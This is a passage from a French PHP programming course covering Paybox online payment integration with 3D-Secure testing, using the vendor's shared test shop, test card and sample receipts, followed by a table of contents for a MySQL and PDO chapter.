        if (count($tab_dossier) ==0)
        {
            echo "<td colspan=\"5\"><b>Aucune donn&eacute;e &agrave; afficher</b></td>";
        }
        else
        {
            // importation des variables à partir de l'étiquette des champs
            extract($tab_dossier,EXTR_OVERWRITE);
            echo "<tr>";
            echo "<td>$Dossier</td><td>$Nom</td><td>$Prenom</td><td>$Courriel</td><td>$Montant_Total</td>";
            echo "</tr>";
        }
        ?></table><?php
    }
// =====
// --- fonction outil d'affichage des échéances ---
// =====
function affichage_echeances($titre,$tab_echeances)
{
    // entête de l'affichage
    ?>
    <table summary="Ech&eacute;ances">
        <caption><?php echo $titre;?></caption>
        <thead>
            <tr>
                <!-- entête du tableau -->
                <th>Date</th>
                <th>Montant</th>
            </tr>
        </thead>
        <?php
        $Nb_Echeances=count($tab_echeances);
        if ($Nb_Echeances == 0)
        {
            echo "<td colspan=\"2\"><b>Aucune donn&eacute;e &agrave; afficher</b></td>";
        }
        else
        {
            for ($i=0; $i<$Nb_Echeances;$i+=2)
            {
```

```
$date=$tab_echeances[$i];
$montant=$tab_echeances[$i+1];
echo "<tr><td>$date</td><td>$montant</td></tr>";
}
}
?></table><?php
}
// =====
// --- fonction outil chargement des codes d'erreurs ---
// =====
function chargement_codes_erreurs()
{
    $Tab_Erreurs=array();
    $NomFichier="FICHIERS/Liste_Codes_Erreurs.txt";
    $f1 = @fopen($NomFichier, "rt");
    if (! $f1) // --- erreur d'ouverture ---
    { // -- on affiche les messages d'erreur ---
        $stab_erreurs      = error_get_last();
        $erreur_type       = $stab_erreurs['type'];
        $erreur_message    = $stab_erreurs['message'];
        $erreur_programme = $stab_erreurs['file'];
        $erreur_ligne      = $stab_erreurs['line'];
        ?>
        <fieldset>
        <legend>Erreur :</legend><br/>
        <b>Chargement impossible :</b> erreur d'ouverture du fichier <b><?php echo $NomFichier; ?></b> en lecture ! <br /><br />
        <b>Type de l'erreur :</b> <?php echo $erreur_type; ?><br />
        <b>Message :</b> <?php echo $erreur_message; ?><br />
        <b>Répertoire de Chargement :</b> <?php echo $repertoire_courant."/". $repertoire_chargement; ?><br /><br />
        <b>Programme PHP :</b> <?php echo $erreur_programme; ?><br />
        <b>A la ligne :</b> <?php echo $erreur_ligne; ?><br />
        </fieldset>
        <?php
    }
    else // -- on charge les données dans le tableau, et on les affiche ---
    {
        while ($Tab_Lecture=fscanf($f1,"%s\t%s"))
        {
            list ($code_erreur,$libelle_erreur) = $Tab_Lecture;
            $libelle_erreur=str_replace("_", " ", $libelle_erreur);
            if (strlen($code_erreur) == 5)
            {
                $Tab_Erreurs[$code_erreur]=$libelle_erreur;
            }
        }
    }
    return $Tab_Erreurs;
}
// =====
// --- fonction outil chargement des codes ISO des pays ---
// =====
function chargement_codes_pays()
{
    $Tab_Erreurs=array();
    $NomFichier="FICHIERS/Liste_Pays_ISO.txt";
    $f1 = @fopen($NomFichier, "rt");
    if (! $f1) // --- erreur d'ouverture ---
    { // -- on affiche les messages d'erreur ---
        $stab_erreurs=error_get_last();
        $erreur_type       = $stab_erreurs['type'];
        $erreur_message    = $stab_erreurs['message'];
        $erreur_programme = $stab_erreurs['file'];
    }
}
```

```
$erreur_ligne      = $tab_erreurs['line']      ;
?>
<fieldset>
<legend>Erreur :</legend><br/>
<b>Chargement impossible :</b> erreur d'ouverture du fichier <b><?php echo $NomFichier; ?></b> en lecture ! <br /><br />
<b>Type de l'erreur :</b> <?php echo $erreur_type ; ?><br />
<b>Message :</b> <?php echo $erreur_message; ?><br />
<b>Répertoire de Chargement :</b> <?php echo $repertoire_courant."/".&nbsp;$repertoire_chargement; ?><br /><br />
<b>Programme PHP :</b> <?php echo $erreur_programme; ?><br />
<b>A la ligne :</b> <?php echo $erreur_ligne; ?><br />
</fieldset>
<?php
}
else // -- on charge les données dans le tableau, et on les affiche ---
{
    while ($Tab_Lecture=fscanf($f1,"%s\t%s\t%s"))
    {
        list ($code_pays,$libelle_minuscules,$libelle_majuscules) =
$Tab_Lecture;
        $libelle_minuscules=str_replace("_"," ",$libelle_minuscules);
        $libelle_majuscules=str_replace("_"," ",$libelle_majuscules);
        if (strlen($code_pays) == 3)
        {
            $Tab_Pays[$code_pays]['MIN']=$libelle_minuscules;
            $Tab_Pays[$code_pays]['MAJ']=$libelle_majuscules;
        }
    }
}
return $Tab_Pays;
}
?>
```

#### 12.9.2.1.3.3 Le fichier d'interprétation des erreurs

Le fichier `Liste_Codes_Erreurs.txt` est utilisé par la fonction `chargement_codes_erreurs()` pour afficher le libellé de l'erreur, selon le code d'erreur retourné par Paybox.

```
00000 Opération réussie.
00001 La_connexion_au_centre_d'autorisation_a_échoué_ou_une_erreur_interne_est_survenue.
00003 Erreur_Paybox.
00004 Numéro_de_porteur_(carte)_ou_cryptogramme_visuel_invalide.
00006 Accès_refusé_ou_site/rang/identifiant_incorrect.
00008 Date_de_fin_de_validité_incorrecte.
00009 Erreur_de_création_d'un_abonnement.
00010 Devise_inconnue.
00011 Montant_incorrect.
00015 Paiement_déjà_effectué.
00016 Abonné_déjà_existant_(inscription_nouvel_abonné).
00021 Carte_non_autorisée.
00029 Carte_non_conforme.
00030 Temps_d'attente_>_15_mn_par_l'internaute
00031 Réserve
00032 Réserve
00033 Code_pays_de_l'adresse_IP_du_navigateur_de_l'acheteur_non_authorized.
00040 Opération_sans_authentification_3-DSecure,_bloquée_par_le_filtre.
99999 Opération_en_attente_de_validation_par_l'émetteur_du_moyen_de_paiement.
00100 Transaction_approuvée_ou_traitée_avec_succès
00101 Contacter_l'émetteur_de_la_carte
```

```
00102 Contacter_l'émetteur_de_carte
00103 Commerçant_invalide
00104 Conserver_la_carte
00105 Ne_pas_honorer
00107 Conserver_la_carte,_conditions_spéciales
00108 Approuver_après_identification_du_porteur_(carte)
00112 Transaction_invalide
00113 Montant_invalide
00114 Numéro_de_porteur_(carte)_invalide
00115 Emetteur_de_carte_inconnu
00117 Annulation_client
00119 Répéter_la_transaction_ultérieurement
00120 Réponse_erronée_(erreur_dans_le_domaine_serveur)
00124 Mise_à_jour_de_fichier_non_supportée
00125 Impossible_de_localiser_l'enregistrement_dans_le_fichier
00126 Enregistrement_duplicqué,_ancien_enregistrement_remplacé
00127 Erreur_en_«_edit_»_sur_champ_de_mise_à_jour_fichier
00128 Accès_interdit_au_fichier
00129 Mise_à_jour_de_fichier_impossible
00130 Erreur_de_format
00133 Carte_expirée
00138 Nombre_d'essais_code_confidentiel_dépassé
00141 Carte_perdue
00143 Carte_volée
00151 Provision_insuffisante_ou_crédit_dépassé
00154 Date_de_validité_de_la_carte_dépassée
00155 Code_confidentiel_erronné
00156 Carte_absente_du_fichier
00157 Transaction_non_permise_à_ce_porteur_(carte)
00158 Transaction_interdite_au_terminal
00159 Suspicion_de_fraude
00160 L'accepteur_de_carte_doit_contacter_l'acquéreur
00161 Dépasse_la_limite_du_montant_de_retrait
00163 Règles_de_sécurité_non_respectées
00168 Réponse_non_parvenue_ou_reçue_trop_tard
00175 Nombre_d'essais_code_confidentiel_dépassé
00176 Porteur_déjà_en_opposition,_ancien_enregistrement_conservé
00189 Echec_de_l'authentification
00190 Arrêt_momentané_du_système
00191 Emetteur_de_cartes_inaccessible
00194 Demande_duplicquée
00196 Mauvais_fonctionnement_du_système
00197 Echéance_de_la_temporisation_de_surveillance_globale
```

#### 12.9.2.1.3.4 Le fichier des codes ISO des pays

Le fichier `Liste_Pays_ISO.txt` est utilisé par la fonction `chargement_codes_pays` pour afficher le nom complet du pays à partir du code ISO sur 3 caractères.

En Voici un extrait :

```
ASC Ile_de_l'Ascension ILE_DE_L'ASCENSION
AND Andorre ANDORRE
ARE Émirats_Arabes_Unis ÉMIRATS_ARABES_UNIS
AFG Afghanistan AFGHANISTAN
ATG Antigua-et-Barbuda ANTIGUA-ET-BARBUDA
AIA Anguilla ANGUILLA
ALB Albanie ALBANIE
ARM Arménie ARMÉNIE
ANT Antilles_Neerlandaises ANTILLES_NEERLANDAISES
AGO Angola ANGOLA
ATA Antarctique ANTARCTIQUE
ARG Argentine ARGENTINE
```

```
ASM Samoa_Américaines SAMOA_AMÉRICAINES
AUT Autriche AUTRICHE
AUS Australie AUSTRALIE
ABW Aruba ARUBA
ALA Åland, îles ÅLAND, ÎLES
AZE Azerbaïdjan AZERBAÏDJAN
BIH Bosnie-Herzégovine BOSNIE-HERZÉGOVINE
BRB Barbade BARBADE
BGD Bangladesh BANGLADESH
BEL Belgique BELGIQUE
BFA Burkina_Faso BURKINA_FASO
BGR Bulgarie BULGARIE
FRA France FRANCE
...
```

### 12.9.2.2 Paiement avec 3D-Secure

Pour activer le mode 3D-Secure de votre boutique, il faut l'indiquer au moment de l'ouverture de la boutique dans le contrat avec Paybox.

Pour tester le fonctionnement de 3D Secure avec la boutique de test mutualisée, il suffit de changer les valeurs pour les variables :

- PBX\_SITE=199988
- PBX\_RANG=43
- PBX\_IDENTIFIANT=107975626

Dans le programme `paybox_clef_HMAC`, il faut mettre en commentaires les 3 lignes :

```
//$PARAM['SITE']="1999888";
//$PARAM['RANG']="32";
//$PARAM['IDENTIFIANT']="110647233";
```

et retire le commentaire les 3 lignes suivantes :

```
$PARAM['SITE']="1999888";
$PARAM['RANG']="43";
$PARAM['IDENTIFIANT']="107975626";
```

Voici l'extrait de ce fichier où doivent être effectuées les modifications :

```
// --- Paramètres de la boutique Paybox System classique ---
// --- ici celle de test mutualisée fournie par PAYBOX ---
// --- pour activer (désactiver) cette boutique ---
// --- décommenter(commenter) les 3 lignes pour SITE,RANG et IDENTIFIANT ---
//$PARAM['SITE']="1999888";
//$PARAM['RANG']="32";
//$PARAM['IDENTIFIANT']="110647233";
// --- Pour information : accès Backoffice Paybox System classique :
// URL : https://preprod-admin.paybox.com
// LOGIN : 199988832
// Mot_de_Passe : 19998881
// --- Paramètres de la boutique Paybox System 3D-Secure ---
// --- ici celle de test mutualisée fournie par PAYBOX ---
// --- pour activer (désactiver) cette boutique ---
// --- décommenter(commenter) les 3 lignes pour SITE,RANG et IDENTIFIANT ---
$PARAM['SITE']="1999888";
$PARAM['RANG']="43";
$PARAM['IDENTIFIANT']="107975626";
// --- accès Backoffice Paybox System 3D-Secure :
// URL : https://preprod-admin.paybox.com
// LOGIN : 199988843
// Mot_de_Passe : 19998881
```

**Attention :**

*Le login et le mot de passe du Back-office 3D Secure ne sont pas les mêmes, comme cela est indiqué dans les commentaires du programme.*

*Dans le cas de la boutique de test mutualisée en 3D Secure, le login est 199988843, et le mot de passe est 19998881.*

L'écran de saisie des informations bancaires, indique bien que le site est en 3D-Secure.

La carte bancaire à utiliser est différente pour ce site. Ses informations sont :

- Numéro de carte : 4012 0010 3714 1112
- Date de validité : choisir une date valide
- Cryptogramme : 123

Paiement de  
345.87 EUR

\*\*\*TEST\*\*\* LA BOUTIQUE DE TEST 3D-SECURE HMAC

Numéro de carte: 4012001037141112  
Date de fin de validité (MM/AA): 03 17  
Cryptogramme visuel : 123  
3 derniers chiffres au dos de la carte (?)

<< ANNULER VALIDER >>

RETOUR CHOIX MOYENS DE PAIEMENTS

Verified by VISA

Paybox  
Powered by VeriFone

Montant indicatif de votre achat en devises. Dernière mise à jour des taux le 08/04/2015

EUR 345.87 EUR CHF 361.52 CHF USD 375.31 USD JPY 44943 JPY CNY 2328.22 CNY GBP 252.88 GBP CAD 468.40 CAD

Paybox ® Infos Sécurité

Si votre banque adhère au programme de sécurisation des paiements Verified by Visa ou SecureCode Mastercard après avoir cliqué sur « VALIDER », vous verrez alors un nouvel écran s'afficher, invitant à vous authentifier avec un code différent de votre « code confidentiel carte ».

L'écran suivant fait apparaître un certificat à accepter. Cela simule la saisie d'un code qui aurait été envoyé par SMS sur votre téléphone portable (transmis normalement par votre banque) par le site de Paybox. Il faut valider ce certificat.

**Remarque:**

*Le port de communication pour https n'est pas usuel. C'est le 9443 (et non le 443). Il faut donc veiller que les routeurs réseau de votre site ne bloque pas ce port vers le serveur dropit.3dsecure.net pour effectuer ce test.*

**Send PARes to TermUrl**

Click Submit to send this message to [https://preprod-tpeweb.paybox.com/threedsure/mpi\\_emt/PaRes](https://preprod-tpeweb.paybox.com/threedsure/mpi_emt/PaRes)

**Response to PAReq:**

```
<?xml version="1.0" encoding="UTF-8"?><ThreeDSecure><Message id="159369"><PaRes id="183824887"><version>1.0.2</version><Merchant><acqBIN>454109062909247</merID></Merchant><Purchase><xid>2LvHr7uj3H6rm9J0tgTEgNP1Qwk=</xid><date>20150409 15:46:45</date><purchAmount>34587</purchAmount><currency>978</currency><exponent>2</exponent></Purchase><pan>00000000001112</pan><tx><time>20150409 15:46:46</time><status>Y</status><cavv>AAACA5eS25RTEkJE1ZJnAAAAAA=</cavv><eci>05</eci><cavvAlgorithm>2</cavvAlgorithm></TX></PaRes><Signature xmlns="http://www.w3.org/2000/09/xmldsig#"><SignedInfo xmlns="http://www.w3.org/2000/09/xmldsig#"><CanonicalizationMethod Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315"></CanonicalizationMethod><SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1"></SignatureMethod><Reference URI="#183824887"><DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"></DigestMethod><DigestValue>poctt9TTQ2FWbKcaRHAK0rPXmB+/guiEvuMlgHsNvF/qZw/1AD1QM/TA7t7+bfn2CDx19kyMMpa8DCxAHcCsFeeq4yUuGImZ2n9QTJkgOcjBf0VsqdC2ddu0yCUEg0aD8h2T7U53/LfLDc4AfWXgQu7NJ/S7aa1SL3UM4Sq7Yvs=</SignatureValue><KeyInfo><X509Data><X509Certificate>MIICqjCCAasCCQCChMa8hzfXgTANBgkqhkiG9w0BAQUFADA+MQswCQYDVQQCEwJVUzEQMA4GA1UEChMHQ2FyYWRhc2EMMaoGA1UECxMDUElUMQ8wDQYDVQQDEwZwaXQtY2EwHhcNM7QwMzA2MDUwOTIxWhcNMTkwMzAlMDUwOTIxWjCBjDELMakGA1UEBhMCVVMxETAPBgnVBAgTCENvbG9yYWRvMRgwFgYDVQQHEw9IaWdobGFuZHmgUmFuY2gxDTALBgnVBAoTBFZJU0ExLzAtBgn</X509Certificate></X509Data></KeyInfo></Signature>
```

Submit

Après validation de ce certificat, le reçu de paiement apparaît à l'écran (il est également envoyé par courriel).

ATTENTION CECI N'EST PAS UN VRAI PAIEMENT  
IL N'Y A PAS EU DE VRAIE AUTORISATION

CARTE BANCAIRE	
le 09/04/2015 à 17:42	
TEST PAYBOX 3 HMAC	
1999888	
401200-----12 1703	
00 043 5959415 M DEBIT @	
AUTO: XXXXXX	
MONTANT = 345.87 EUR	
POUR INFORMATION 2268.76 FRF	
1 EUR = 6.55957 FRF	
TICKET A CONSERVER	

**Paiement réalisé avec succès**  
**Merci de votre confiance.**

Ceci est une image du ticket électronique qui vous sera envoyé par E-mail.

[RETOUR COMMERCE](#)

Le retour au site marchand affiche l'interprétation des informations envoyées par Paybox au programme `traitement_retour_paybox.php` qui est resté inchangé.

On peut voir sur l'affichage produit par ce programme que la garantie par 3D Secure est à Oui.

Résultat du paiement	
Statut	Paiement Validé
Code retour	00000 : Opération réussie.
Référence	CPT_052427_DUPONT_PAUL_2015-04-09T17:41:53 02:00
Montant	345,87 €
Autorisation	XXXXXX
N° d'appel Paybox	11309084
N° transaction	5959415
Date et Heure de la transaction	09-04-2015 à 17:42:01
Type de paiement	3DSECURE
Type de la carte	Visa
N°carte	401200*****12
Fin de validité de la carte	Mars-2017
Pays de la banque	Non défini
Empreinte de la carte	678AFDDA00FA890C9056626E8FB5699C57RC602B0
Garantie par 3D secure	Oui
Pays du client	France (FRA)
N°abonnement	Non défini

L'accès au Back-office se fait sur la même URL : <https://preprod-admin.paybox.com>, mais avec le login **199988843** et le mot de passe **19998881**.

La transaction apparaît dans le Back-office. L'entête de la page montre que c'est bien la boutique de test 3D-Secure. Une nouvelle colonne « garantie » indique le résultat de la garantie par 3D-Secure.

The screenshot shows the Paybox back-office interface. At the top, there is a message: "Identifiant:1999888-043 Nom:\*\*\*TEST\*\*\* \*\*\*TEST\*\*\* LA BOUTIQUE DE TEST 3D-SECUR". Below this, there is a search bar and a navigation menu with tabs like Accueil, Informations, Journal, Comptes-rendus, Saisie, Crédit, and Abonnements. The main area displays a table of payment transactions. One specific row is highlighted with a red box, and another part of the table is highlighted with a blue box. The columns in the table include Date, Heure, Réf. Paybox, Numéro d'appel, Montant, Devise, Réf. Commande, Etat, Garantie, Moyen de paiement, Pays, IP, and various icons.

En résumé, pour effectuer ce test il suffit simplement de changer les valeurs pour les variables suivantes, et de vérifier l'ouverture du port 9443 en sortie. Aucun autre changement en terme de programmation n'est nécessaire :

- PBX\_SITE=199988
- PBX\_RANG=43
- PBX\_IDENTIFIANT=107975626

## 12.10 Programmer avec un FrameWork

Dans cette section nous présentons un FrameWork xxxx.

### 12.10.1 Définition

xxxx.

### 12.10.2 Zend Framework

<http://openclassrooms.com/courses/developpez-votre-site-web-avec-le-framework-symfony2/symfony2-un-framework-php>

<http://framework.zend.com/manual/1.12/fr/learning.quickstart.html>

<http://framework.zend.com/manual/1.12/fr/learning.quickstart.create-project.html>

#### 12.10.2.1 Installation

#### 12.10.2.2 Présentation

#### 12.10.2.3 Mise en œuvre

# Partie IV

## PHP et les Bases de Données

<b>13</b>	<b>MYSQL.....</b>	<b>604</b>
13.1	PREREQUIS.....	604
13.2	PHP ET LES BASES DE DONNEES .....	604
13.2.1	<i>Principe.....</i>	604
13.2.2	<i>Les outils.....</i>	605
13.3	PHPMYADMIN .....	605
13.3.1	<i>Présentation .....</i>	605
13.3.2	<i>L'URL d'accès .....</i>	605
13.3.3	<i>Notion de base de données, de table et d'enregistrement .....</i>	607
13.3.4	<i>Gestion d'une base de données.....</i>	608
13.3.4.1	Création .....	608
13.3.4.2	Suppression.....	609
13.3.4.3	Exportation .....	610
13.3.4.4	Importation.....	611
13.3.5	<i>Gestion d'une table.....</i>	614
13.3.5.1	Création .....	614
13.3.5.1.1	Présentation.....	614
13.3.5.1.2	Le moteur de stockage .....	616
13.3.5.2	Affichage ou modification .....	618
13.3.5.3	Suppression complète de la table.....	618
13.3.5.4	Vider la table de ses données.....	619
13.3.6	<i>Gestion des données .....</i>	620
13.3.6.1	Insertion de données.....	620
13.3.6.2	Affichage.....	622
13.3.6.3	Modification.....	623
13.3.6.4	Suppression.....	624
13.3.6.5	Exportation .....	625
13.3.6.5.1	Les formats de fichier .....	625
13.3.6.5.2	Fichier texte de requêtes SQL .....	626
13.3.6.5.3	Fichier CSV pour Excel .....	628
13.3.6.6	Importation.....	629
13.3.6.6.1	Fichier texte de requêtes SQL .....	629
13.3.6.6.2	Fichier CSV pour Excel .....	630
13.3.7	<i>Gestion des utilisateurs .....</i>	633
13.3.7.1	Principe.....	633
13.3.7.2	Affichage des utilisateurs existants.....	634
13.3.7.2.1	L'onglet « Utilisateur ».....	634
13.3.7.2.2	L'utilisateur anonyme .....	634
13.3.7.2.3	La table mysql.user.....	635
13.3.7.3	Création d'un compte utilisateur.....	636
13.3.7.4	Gestion des priviléges.....	640
13.3.7.4.1	Présentation des priviléges .....	640
13.3.7.4.1.1	Les catégories de priviléges .....	640
13.3.7.4.1.2	Tableau des priviléges .....	641

13.3.7.4.2 Ajout de privilèges.....	642
13.3.7.4.2.1 Pour le compte personnesadm@% .....	642
13.3.7.4.2.2 Pour le compte personnesadm@localhost .....	645
13.3.7.4.3 Retrait de privilèges.....	648
13.3.7.4.4 Vérification des privilèges .....	650
13.3.7.4.4.1 Pour le compte personnesadm@localhost .....	650
13.3.7.4.4.2 Pour le compte personnesadm@% .....	652
13.3.7.5 Gestion des paramètres de connexion .....	653
13.3.7.5.1 Problématique .....	653
13.3.7.5.2 Modification des paramètres.....	654
13.3.7.6 Suppression d'un compte utilisateur .....	657
<b>13.4 LE LANGAGE SQL.....</b>	<b>659</b>
<b>13.4.1 Accès au serveur de Base de données.....</b>	<b>659</b>
<b>13.4.2 Afficher toutes les bases de données.....</b>	<b>660</b>
<b>13.4.3 Quitter serveur de Base de données.....</b>	<b>660</b>
<b>13.4.4 Gestion d'une base de données.....</b>	<b>660</b>
13.4.4.1 Création .....	660
13.4.4.2 Suppression.....	660
<b>13.4.5 Gestion d'une table.....</b>	<b>660</b>
13.4.5.1 Création .....	661
13.4.5.2 Affichage des tables.....	661
13.4.5.3 Affichage de la structure d'une table.....	661
13.4.5.4 Suppression complète de la table.....	662
13.4.5.5 Vider la table de ses données.....	662
<b>13.4.6 Gestion des données .....</b>	<b>663</b>
13.4.6.1 Insertion de données.....	663
13.4.6.2 Affichage.....	663
13.4.6.3 Modification.....	663
13.4.6.4 Suppression.....	663
13.4.6.5 Les critères de sélection.....	664
13.4.6.5.1 Le filtrage avec <b>WHERE</b> .....	664
13.4.6.5.2 Le tri avec <b>ORDER BY</b> .....	666
13.4.6.5.3 La limitation avec <b>LIMIT</b> .....	667
13.4.6.5.4 Le filtrage avec <b>HAVING</b> .....	668
13.4.6.6 Le regroupement avec <b>GROUP BY</b> .....	668
13.4.6.7 Les fonctions SQL.....	668
13.4.6.7.1 Les fonctions d'agrégat.....	670
13.4.6.7.1.1 <b>AVG</b> .....	670
13.4.6.7.1.2 <b>COUNT</b> .....	671
13.4.6.7.1.3 <b>MAX</b> .....	672
13.4.6.7.1.4 <b>MIN</b> .....	673
13.4.6.7.1.5 <b>SUM</b> .....	673
13.4.6.7.2 Quelques fonctions sur les chaînes de caractères .....	674
13.4.6.7.2.1 <b>CONCAT</b> .....	674
13.4.6.7.2.2 <b>LENGTH</b> .....	674
13.4.6.7.2.3 <b>REPLACE</b> .....	675
13.4.6.7.2.4 <b>SUBSTRING</b> .....	676
13.4.6.7.2.5 <b>LEFT</b> .....	677
13.4.6.7.2.6 <b>RIGHT</b> .....	677
13.4.6.7.2.7 <b>REVERSE</b> .....	677
13.4.6.7.2.8 <b>TRIM, LTRIM, RTRIM</b> .....	678
13.4.6.7.2.9 <b>LPAD, RPAD</b> .....	678
13.4.6.7.2.10 <b>LOWER, LCASE</b> .....	679
13.4.6.7.2.11 <b>UPPER, UCASE</b> .....	679
13.4.6.7.2.12 <b>LOCATE, INSTR</b> .....	680
13.4.6.7.3 Les fonctions mathématiques .....	681
13.4.6.7.3.1 <b>TRUNCATE</b> .....	681
13.4.6.7.3.2 <b>ROUND</b> .....	681
13.4.6.8 Les dates en SQL.....	682
13.4.6.8.1 Les types de dates et d'heures .....	682
13.4.6.8.2 Sélection des enregistrements selon une date.....	682
13.4.6.8.3 Les fonctions de dates et d'heures .....	683

13.4.6.8.3.1	<b>NOW, CURDATE, CURTIME</b> .....	683
13.4.6.8.3.2	<b>DAY, MONTH, YEAR</b> .....	683
13.4.6.8.3.3	<b>DATE_FORMAT</b> .....	683
13.4.6.8.3.4	<b>DATEDIFF</b> .....	684
13.4.6.9	Les fonctions MySQL d'information.....	685
13.4.6.9.1	Information sur MySQL, les utilisateurs et la base de données.....	685
13.4.6.9.1.1	<b>VERSION</b> .....	685
13.4.6.9.1.2	<b>USER, SYSTEM_USER ou SESSION_USER</b> .....	685
13.4.6.9.1.3	<b>CURRENT_USER</b> .....	685
13.4.6.9.1.4	<b>SCHEMA ou DATABASE</b> .....	685
13.4.6.9.1.5	<b>CONNECTION_ID</b> .....	686
13.4.6.9.1.6	<b>BENCHMARK(nb, expression)</b> .....	686
13.4.6.9.1.7	<b>CHARSET</b> .....	686
13.4.6.9.1.8	<b>COERCIBILITY</b> .....	687
13.4.6.9.1.9	<b>COLLATION</b> .....	687
13.4.6.9.2	Information sur les dernières opérations.....	688
13.4.6.9.2.1	<b>FOUND_ROWS</b> .....	688
13.4.6.9.2.2	<b>ROWS_COUNT</b> .....	689
13.4.6.9.2.3	<b>LAST_INSERT_ID</b> .....	689
13.4.6.10	Les jointures entre tables.....	690
13.4.6.10.1	Les tables support .....	690
13.4.6.10.1.1	La table « clients_bancaires » .....	691
13.4.6.10.1.2	La table « comptes_bancaires » .....	692
13.4.6.10.1.3	Relation entre les tables .....	694
13.4.6.10.2	Les types de jointure.....	694
13.4.6.10.3	Mise en œuvre de la jointure interne .....	695
13.4.6.10.3.1	Avec <b>WHERE</b> .....	695
13.4.6.10.3.2	Avec <b>INNER JOIN</b> .....	699
13.4.6.10.4	Mise en œuvre de la jointure externe avec <b>LEFT JOIN</b> et <b>RIGHT JOIN</b> .....	701
13.4.7	<i>Sauvegarde de la base de données</i> .....	703
13.4.8	<i>Restauration de la base de données</i> .....	704
13.4.9	<i>Requêtes préparées</i> .....	705
13.4.9.1	Principe.....	705
13.4.9.2	Les variables utilisateurs.....	705
13.4.9.2.1	Création et modification .....	705
13.4.9.2.2	L'affichage.....	705
13.4.9.2.3	L'utilisation .....	706
13.4.9.3	Création d'une requête préparée .....	706
13.4.9.4	Exécution d'une requête préparée .....	707
13.4.9.5	Suppression d'une requête préparée .....	708
13.4.9.6	Avantages .....	708
13.4.10	<i>Le mode transactionnel</i> .....	709
13.4.10.1	Problématique initiale .....	709
13.4.10.2	Un caractéristique du moteur de stockage .....	710
13.4.10.3	Gestion de la validation automatique <b>autocommit</b> .....	710
13.4.10.3.1	Principe .....	710
13.4.10.3.2	Affichage de l'état .....	710
13.4.10.3.3	Modification de l'état .....	710
13.4.10.3.4	Inconvénients .....	711
13.4.10.3.5	Exemples d'utilisation .....	711
13.4.10.3.5.1	Exemple de fonctionnement .....	711
13.4.10.3.5.2	Impact pour les autres utilisateurs .....	715
13.4.10.4	Utilisation d'une transaction spécifique avec <b>START TRANSACTION</b> .....	717
13.4.10.4.1	Principe .....	717
13.4.10.4.2	Les requêtes : .....	718
13.4.10.4.2.1	<b>START TRANSACTION</b> .....	718
13.4.10.4.2.2	<b>COMMIT</b> .....	718
13.4.10.4.2.3	<b>ROLLBACK</b> .....	718
13.4.10.4.3	Exemples .....	719
13.4.10.4.3.1	Exemple d'annulation .....	719
13.4.10.4.3.2	Exemple de validation .....	720
13.4.11	<i>Gestion des utilisateurs</i> .....	722
13.4.11.1	Principe .....	722

13.4.11.2	Affichage des utilisateurs existants.....	722
13.4.11.2.1	La table mysql.user.....	722
13.4.11.2.2	L'utilisateur anonyme.....	722
13.4.11.3	Création d'un compte utilisateur <b>CREATE USER</b> .....	724
13.4.11.4	Gestion des priviléges .....	725
13.4.11.4.1	Affichage des priviléges <b>SHOW GRANTS</b> .....	725
13.4.11.4.2	Ajout de priviléges <b>GRANT</b> .....	725
13.4.11.4.2.1	Pour le compte personnesadm@% .....	725
13.4.11.4.2.2	Pour le compte personnesadm@localhost .....	725
13.4.11.4.2.3	Variations syntaxiques.....	726
13.4.11.4.3	Retrait de priviléges <b>REVOKE</b> .....	726
13.4.11.4.3.1	Sur une table particulière.....	726
13.4.11.4.3.2	Variations syntaxiques.....	727
13.4.11.5	Gestion des paramètres de connexion.....	727
13.4.11.5.1	Problématique.....	727
13.4.11.5.2	Affichage des paramètres .....	727
13.4.11.5.3	Modification des paramètres.....	727
13.4.11.6	Renommer un compte utilisateur <b>RENAME USER</b> .....	728
13.4.11.7	Suppression d'un compte utilisateur <b>DROP USER</b> .....	729
13.5	SECURISATION DE MySQL .....	730
13.5.1	<i>Sécurisation des comptes</i> .....	730
13.5.1.1	Le compte root.....	730
13.5.1.1.1	Mot de passe.....	730
13.5.1.1.2	Accès à distance .....	730
13.5.1.2	Le compte anonyme .....	731
13.5.1.3	La base de test .....	732
13.5.1.4	Script de sécurisation.....	732
13.5.2	<i>Sécurisation réseau</i> .....	735
13.6	PDO – PHP DATA OBJECTS.....	736
13.6.1	<i>Présentation</i> .....	736
13.6.1.1	Les classes et les méthodes.....	736
13.6.1.2	Les constantes.....	738
13.6.2	<i>Connexion et déconnexion à la base de données</i> .....	740
13.6.2.1	Connecter une base de données .....	740
13.6.2.1.1	Ouvrir la connexion .....	740
13.6.2.1.2	Gestion des erreurs de connexion .....	740
13.6.2.1.2.1	Erreurs non contrôlées .....	741
13.6.2.1.2.2	Contrôle des erreurs.....	742
13.6.2.1.3	Connexion persistante .....	742
13.6.2.1.4	Codage des caractères en UTF8 .....	743
13.6.2.1.4.1	Interclassement UTF8 pour la base de données ou la table .....	743
13.6.2.1.4.2	Encodage de la connexion à la base de données .....	743
13.6.2.1.4.3	Encodage de la page HTML ou PHP .....	744
13.6.2.2	fermer la connexion.....	744
13.6.3	<i>Les requêtes sur une base de données</i> .....	745
13.6.3.1	Principe.....	745
13.6.3.2	Accès aux données .....	745
13.6.3.2.1	<b>query</b> .....	745
13.6.3.2.2	<b>fetch</b> .....	745
13.6.3.2.3	<b>fetchAll</b> .....	747
13.6.3.2.4	Exemples.....	747
13.6.3.2.4.1	query et fetch .....	747
13.6.3.2.4.2	query et fetchAll .....	752
13.6.3.2.4.3	Les critères de sélection .....	753
13.6.3.2.4.4	Les fonctions d'agrégat .....	759
13.6.3.2.4.5	Les fonctions sur les chaînes de caractères .....	762
13.6.3.2.4.6	Les fonctions mathématiques .....	763
13.6.3.2.4.7	Les fonctions de dates et d'heures .....	765
13.6.3.2.4.8	Les jointures internes .....	773
13.6.3.2.4.9	Les jointures externes .....	777
13.6.3.3	Insertion de données .....	779
13.6.3.4	Modification de données .....	791

13.6.3.5 Suppression de données.....	803
13.6.3.6 Requêtes préparées.....	811
13.6.3.6.1 Principe.....	811
13.6.3.6.1.1 Avec marqueur nommés.....	811
13.6.3.6.1.2 Avec marqueur anonymes .....	812
13.6.3.6.2 Exemple d'utilisation de <code>prepare</code> et <code>execute</code> .....	813
13.6.3.6.3 Liaison des paramètres.....	814
13.6.3.6.3.1 La méthode <code>bindParam</code> .....	814
13.6.3.6.3.1.1 Avec marqueur nommés.....	815
13.6.3.6.3.1.2 Avec marqueur anonymes .....	817
